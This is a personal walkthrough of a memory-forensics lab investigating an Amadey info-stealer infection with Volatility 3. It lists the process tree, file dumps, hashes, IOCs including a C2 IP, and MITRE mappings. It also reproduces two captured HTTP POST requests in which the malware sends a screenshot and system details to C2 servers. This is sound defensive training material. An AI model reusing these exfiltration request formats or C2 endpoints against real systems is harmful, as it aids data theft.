Amedey - Copy

Category: Endpoint Forensics
Difficulty: Easy
Date Completed: 2025-04-28

🔍 Summary

This lab simulates an investigation into a memory dump infected with Amadey info-stealer malware. The analyst is tasked with identifying the root process, malware path, C2 server, downloaded components, persistence mechanisms, and malware behavior using Volatility 3.

🔄 Timeline of Events

- 2023-08-09 21:33:04 – `lssass.exe` was executed
- 2023-08-09 21:33:56 – `rundll32.exe` was executed
- 2023-08-09 21:50:07 – Memory dump was captured

🔧 Technical Walkthrough

- **Tools Used**: Volatility 3
- **Artifacts Found**:
  - `lssass.exe` malware binary
  - Downloaded plugins: `cred64.dll`, `clip64.dll`
  - Malicious scheduled task for persistence
- **Indicators of Compromise (IOCs)**:
  - Malware path: `C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe`
  - C2 IP: `41.75.84.12`
  - Downloaded DLL path: `C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll`
  - Persistence: `C:\Windows\System32\Tasks\lssass.exe`

🧹 MITRE Mapping

- **Initial Access**: T1189 – Drive-by Compromise
- **Execution**: T1204.002 – User Execution: Malicious File
- **Persistence**: T1053.005 – Scheduled Task/Job: Scheduled Task

- **Resource Development**: T1587.001 – Develop Capabilities: Malware
- **Command and Control**: T1071.001 – Application Layer Protocol: Web Protocols
- **Collection**: T1113 – Screen Capture
- **Exfiltration**: T1041 – Exfiltration Over C2 Channel
- **Defense Evasion**: T1055.001 – Process Injection: Dynamic-Link Library Injection

🤔 Lessons Learned

- **What surprised me?**
  How quickly Amadey operated due to its simplicity and low cost — it's designed to be disposable if caught.
- **What would I do differently in a live environment?**
  I would invest more time learning baseline behaviors of processes to spot anomalies faster.
- **Which new tool or concept did I master?**
  I learned how to extract memory dumps and use `strings` to uncover hidden text artifacts, improving memory forensics efficiency.

Thought Process for Each Question

So before we start, this is a background about the attack we have right now, which is Amadey, which I will be summarizing here from this article I have read:


https://www.darktrace.com/blog/amadey-info-stealer-exploiting-n-day-vulnerabilities

Amadey is distributed via SmokeLoader, which is a Russian modular malware loader active since 2011. SmokeLoader enters via cracked software or phishing. Once it's installed, it injects itself into legitimate Windows processes like `explorer.exe`, then establishes C2 communication and downloads infostealers such as Raccoon or Oski. The reason they do that is to separate the delivery from the payload — if the payload is detected, the delivery remains intact and can deliver another payload.

It can be used for persistence and also uses encrypted configuration and polymorphic techniques to avoid antivirus detection.

From my understanding, Amadey does basic information gathering to avoid being detected before dropping another malware like Raccoon.

Amadey goes in, takes screenshots, and sends them to the C2 channel for further actions.
It does so by doing POST requests.



```
POST /gjend7w/index.php?scr=1 HTTP/1.1
Content-Type: multipart/form-data; boundary=----MjMxOTgx
Host: 85.209.135.11
Content-Length: 232133
Cache-Control: no-cache

------MjMxOTgx
Content-Disposition: form-data; name="data"; filename="111567292885.jpg"
Content-Type: application/octet-stream

......JFIF.....`.`.....C...........                .
..
................. $.' ",#..(7),01444.'9=82<.342...C.                         ....

.2!.!
22222222222222222222222222222222222222222222222222......8....".....................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..........................................................
.............................................
.....................w.......!1..AQ.aq."2...B....  #3R..br.
.$4.
%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................
..............................?...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...Z(....Q@..Q@..Q@..QL..(..E.S...(...(...(...(...(...(...(...
(...(...(...(...(...(....M.q...K.C..=.......
+...c...z......G.........^...^...C..=..........z......E...EX.!...........C..=........tW..}....A..|.....
!..........`.
+.V>..........}....A..|.....]....d?....?.z>..........X...U.....?.....d?....?.z,.Ez*..........^..
```


It also makes Amadey lightweight because it doesn't require a lot of code, making it less suspicious.

A lesson to note is that if you see HTTP POST requests to a PHP or ASP script without prior GET requests to a rare destination, it's suspicious AF.

Then Amadey will download additional DLL plugins like `cred64.dll` or attempt to download secondary infostealers like Raccoon.

Discovery is used after downloading these tools — they want to gather information from RealVNC for remote connection and Outlook.

This information is sent at high volume via HTTP POST requests to malicious PHP URLs — again things like Amadey version, device names, and anti-malware software installed on the system.



```
POST /panelis/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 193.106.191.201
Content-Length: 95
Cache-Control: no-cache

id=[redacted]&vs=3.08&sd=8903e7&os=1&bi=1&ar=0&pc=DESKTOP-[redacted]&un=-unicode-&dm=&av=13&lv=0HTTP/1.1
404 Not Found
Server: nginx
Date: Mon, 05 Dec 2022 14:44:37 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 261
Connection: keep-alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at 193.106.191.201 Port 80</address>
</body></html>
```

Figure 4: PCAP downloaded from Darktrace event logs highlighting data egress to the Amadey endpoint.

We could see that Amadey sent system ID, computer name, and other system info.

📚 Summary: Amadey Info-Stealer and Its Behavior

Background:

- **Amadey** is an **info-stealer malware** first discovered in **2018**.
- It is sold on underground forums as **Malware-as-a-Service (MaaS)** for around **$500**.
- It can **steal sensitive information**, **take screenshots**, **install plugins**, and **download more malware** (such as **RedLine** or **RaccoonStealer**).
- **Amadey is often delivered by SmokeLoader**, especially through cracked software downloads.

🔥 Infection Chain (Attack Flow):

Since we know all of that, let's get back to it.
Right now, my plan is to find the infostealer process and check for injected processes, such as `explorer.exe`, using `malfind`.
Maybe also find something related to it in the network connections.


Tbh, I forgot the syntax of Volatility 3, so I had to follow: https://blog.onfvp.com/post/volatility-cheatsheet/
All my training was on Volatility 2, which I remember easily.

Q1

In the memory dump analysis, determining the root of the malicious activity is essential for comprehending the extent of the intrusion. What is the name of the parent process that triggered this malicious behavior?

Obviously, first, we have to do:

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.info
```



```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.info
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf80002a55000
DTB     0x187000
Symbols file:///home/ubuntu/Desktop/Start%20here/Tools/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/3844DBB920174967BE7AA4A2C20430FA-2.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdDebuggerDataBlock     0xf80002c460a0
NTBuildLab      7601.17514.amd64fre.win7sp1_rtm.
CSDVersion      1
KdVersionBlock  0xf80002c46068
Major/Minor     15.7601
MachineType     34404
KeNumberProcessors      1
SystemTime      2023-08-09 21:50:07
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  6
NtMinorVersion  1
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  1
PE Machine      34404
PE TimeDateStamp        Sat Nov 20 09:30:02 2010
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ 
```

Output of `windows.info`:

- **Kernel base**: where the kernel was loaded in memory.

- **KdDebuggerDataBlock**: locates the debugger data structure, which enables parsing memory structures correctly. Without it, most plugins would fail or give garbage output.
- **NtBuildLab**: gives the OS version — here we can observe it's Windows 7 Service Pack 1.
- **SystemTime**: the time of the machine when the memory dump was taken.


Why `kdbgscan` and some plugins are not used in Volatility 3?

Aspect	Volatility 2	Volatility 3
Memory parsing	Needed help (e.g., `kdbgscan`) because memory profiles were manually matched.	Fully dynamic symbol-based parsing using PDBs.
Profile dependency	**Very dependent** — Had to manually pick Windows version.	**No profiles** — Auto-adapts via symbols + scanning.
Speed	Slower — needed manual guessing.	Faster — finds structures automatically.
kdbgscan	Required if imageinfo was wrong.	Not needed — `windows.info` parses KDBG automatically.

Oooooh, that's why Volatility 3 doesn't need `kdbgscan`, unlike when I used Vol2 where it was needed for every plugin.

Back to the question, we will list the tree of processes:

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.pstree
```




```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.pstree
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime

4       0       System  0xfa800069b6f0  91      446     N/A     False   2023-08-09 21:32:08.000000      N/A
* 264   4       smss.exe        0xfa8001fb6b30  2       29      N/A     False   2023-08-09 21:32:08.000000      N/A
348     336     csrss.exe       0xfa800270f180  8       445     0       False   2023-08-09 21:32:09.000000      N/A
* 2428  348     conhost.exe     0xfa8002f10b30  0       -       0       False   2023-08-09 21:50:07.000000      2023-08-09 21:50:07.000000
400     336     wininit.exe     0xfa8002a704a0  3       74      0       False   2023-08-09 21:32:09.000000      N/A
* 516   400     lsm.exe 0xfa8002adcb30  9       140     0       False   2023-08-09 21:32:09.000000      N/A
* 500   400     services.exe    0xfa8002a97b30  9       209     0       False   2023-08-09 21:32:09.000000      N/A
** 768  500     svchost.exe     0xfa8002bc8b30  21      488     0       False   2023-08-09 21:32:09.000000      N/A
** 1160 500     svchost.exe     0xfa8002d55b30  18      307     0       False   2023-08-09 21:32:10.000000      N/A
** 2064 500     msdtc.exe       0xfa8002edab30  12      144     0       False   2023-08-09 21:32:14.000000      N/A
** 920  500     svchost.exe     0xfa8002cc5100  15      396     0       False   2023-08-09 21:32:10.000000      N/A
** 924  500     svchost.exe     0xfa8002b24b30  31      887     0       False   2023-08-09 21:32:10.000000      N/A
*** 2124        924     taskeng.exe     0xfa80007f38e0  5       85      1       False   2023-08-09 21:34:00.000000      N/A
** 2592 500     sppsvc.exe      0xfa80007c8b30  4       144     0       False   2023-08-09 21:34:13.000000      N/A
** 684  500     vmacthlp.exe    0xfa8002b7a6e0  3       54      0       False   2023-08-09 21:32:09.000000      N/A
** 1968 500     svchost.exe     0xfa8001d41890  6       91      0       False   2023-08-09 21:32:12.000000      N/A
** 2356 500     SearchIndexer.  0xfa8002f7d6f0  11      592     0       False   2023-08-09 21:32:17.000000      N/A
** 2620 500     svchost.exe     0xfa80030c7b30  16      241     0       False   2023-08-09 21:32:17.000000      N/A
** 1604 500     vmtoolsd.exe    0xfa800e9ff060  9       305     0       False   2023-08-09 21:32:11.000000      N/A
*** 2476        1604    cmd.exe 0xfa80031591b0  0       -       0       False   2023-08-09 21:50:06.000000      2023-08-09 21:50:07.000000
**** 1744       2476    ipconfig.exe    0xfa8000784920  0       -       0       False   2023-08-09 21:50:07.000000      2023-08-09 21:50:07.000000
** 716  500     svchost.exe     0xfa8002b9f320  7       257     0       False   2023-08-09 21:32:09.000000      N/A
** 2508 500     wmpnetwk.exe    0xfa800305cb30  10      208     0       False   2023-08-09 21:32:17.000000      N/A
** 1104 500     spoolsv.exe     0xfa8002d12b30  13      266     0       False   2023-08-09 21:32:10.000000      N/A
** 1236 500     taskhost.exe    0xfa8002dc6270  8       145     1       False   2023-08-09 21:32:10.000000      N/A
** 1508 500     VGAuthService.  0xfa8002e8e940  3       88      0       False   2023-08-09 21:32:11.000000      N/A
** 868  500     dllhost.exe     0xfa8001ef66d0  13      190     0       False   2023-08-09 21:32:12.000000      N/A
** 872  500     svchost.exe     0xfa8002b12890  18      435     0       False   2023-08-09 21:32:10.000000      N/A
*** 1344        872     dwm.exe 0xfa8002e00060  4       70      1       False   2023-08-09 21:32:10.000000      N/A
** 620  500     svchost.exe     0xfa8002b41970  10      351     0       False   2023-08-09 21:32:09.000000      N/A
*** 1444        620     WmiPrvSE.exe    0xfa8002c135d0  10      287     0       False   2023-08-09 21:32:12.000000      N/A
** 368  500     svchost.exe     0xfa8002ca7060  17      675     0       False   2023-08-09 21:32:10.000000      N/A
** 1648 500     ManagementAgen  0xfa80015f9370  10      92      0       False   2023-08-09 21:32:11.000000      N/A
* 508   400     lsass.exe       0xfa8002a77b30  6       555     0       False   2023-08-09 21:32:09.000000      N/A
408     392     csrss.exe       0xfa8002a6e120  10      225     1       False   2023-08-09 21:32:09.000000      N/A
464     392     winlogon.exe    0xfa8002ab5700  3       111     1       False   2023-08-09 21:32:09.000000      N/A
1356    1312    explorer.exe    0xfa8002cf5b30  21      685     1       False   2023-08-09 21:32:10.000000      N/A
* 1576  1356    vmtoolsd.exe    0xfa8002eb9630  6       183     1       False   2023-08-09 21:32:11.000000      N/A
3016    2144    GoogleCrashHan  0xfa800143eb30  5       91      0       True    2023-08-09 21:32:21.000000      N/A
3028    2144    GoogleCrashHan  0xfa8001bfe6f0  5       81      0       False   2023-08-09 21:32:21.000000      N/A
2748    2524    lssass.exe      0xfa800300a750  7       254     1       True    2023-08-09 21:33:04.000000      N/A
* 3064  2748    rundll32.exe    0xfa8003042b30  1       64      1       True    2023-08-09 21:33:56.000000      N/A
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$
```

Since we know from the article that Amadey is taking screenshots of network configurations, we could try locating the parent process that ran `ipconfig`, which is `vmtoolsd.exe`.

I was thinking that it's a little sus that a VMware machine is spawning `cmd.exe`, but I found something even more suspicious:




```
3028    2144    GoogleCrashHan    0xfa8001bfe610  5     81     0     False    2023-08-09 21:32:21.000000    N/A
2748    2524    lssass.exe        0xfa800300a750  7     254    1     True     2023-08-09 21:33:04.000000    N/A
* 3064  2748    rundll32.exe      0xfa8003042b30  1     64     1     True     2023-08-09 21:33:56.000000    N/A
```

The hell is `lssass.exe` huh?

Also, it has `rundll32.exe` as a child, which may be used for executing DLLs.

To confirm that, I will dump the process, get its hash, and throw it into VirusTotal.

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.dumpfiles --pid 2748
```




```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.dumpfiles --pid 2748
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xfa8001d44c00  index.dat       file.0xfa8001d44c00.0xfa80030e7260.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002adda70  index.dat       file.0xfa8002adda70.0xfa8002cf1b00.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002fe27b0  index.dat       file.0xfa8002fe27b0.0xfa8001d85010.DataSectionObject.index.dat.dat
ImageSectionObject      0xfa8001fb4340  apisetschema.dll        file.0xfa8001fb4340.0xfa8001fb8010.ImageSectionObject.apisetschema.dll.img
DataSectionObject       0xfa8001d44c00  index.dat       file.0xfa8001d44c00.0xfa80030e7260.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002fe27b0  index.dat       file.0xfa8002fe27b0.0xfa8001d85010.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002adda70  index.dat       file.0xfa8002adda70.0xfa8002cf1b00.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002d81310  cversions.2.db  file.0xfa8002d81310.0xfa8002d81430.DataSectionObject.cversions.2.db.dat
DataSectionObject       0xfa8002d81310  cversions.2.db  file.0xfa8002d81310.0xfa8002d81430.DataSectionObject.cversions.2.db.dat
DataSectionObject       0xfa8003119290  lssass.exe      file.0xfa8003119290.0xfa8001ef4b70.DataSectionObject.lssass.exe.dat
ImageSectionObject      0xfa8003119290  lssass.exe      file.0xfa8003119290.0xfa8001d2eac0.ImageSectionObject.lssass.exe.img
DataSectionObject       0xfa8002efadc0  oleaccrc.dll    Error dumping file
```

Renamed the file to `lssass.exe`.


Then:

```
sha256sum lssass.exe
```



```
ubuntu@ip-172-31-29-110:~/Desktop$ sha256sum lssass.exe
1e896509ee19385ed6a76e2ac14cd558c39be09bf99ca6ec091909d9108b0b9a  lssass.exe
ubuntu@ip-172-31-29-110:~/Desktop$
```

And yup — confirmed it's the Amadey infostealer:



52/72 security vendors flagged this file as malicious

1e896509ee19385ed6a76e2ac14cd558c39be09bf99ca6ec091909d9108b0b9a
file.0xfa8003119290.0xfa8001d2eac0.ImageSectionObject.lssass.exe.img
peexe overlay corrupt detect-debug-environment

Size: 218.50 KB
Last Analysis Date: 2 months ago
EXE

We already know what it does, so no need to make this lab a threat intel deep dive.


Q2

Once the rogue process is identified, its exact location on the device can reveal more about its nature and source. Where is this process housed on the workstation?

For that, we could try to do `filescan`.

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.filescan | grep lssass.exe
```

And sure enough, we got some good results:



```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep lssass.exe
0x517b290  100.0\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe        216
0x1dad11e0      \Windows\System32\Tasks\lssass.exe      216
0x1e994b20      \Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe        216
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ 
```

We can see it's in a randomly named directory inside the `Temp` directory, which is odd.

The directory `0XSH3R~1` corresponds to a longer directory name that has been truncated.
This type of path abbreviation is often observed in temporary directories and locations used by malware to obscure their origins or evade detection.

Temporary folders are frequently writable by standard users, making them an ideal target for malicious actors seeking to bypass administrative privileges.

> **Full path:**
> `C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe`

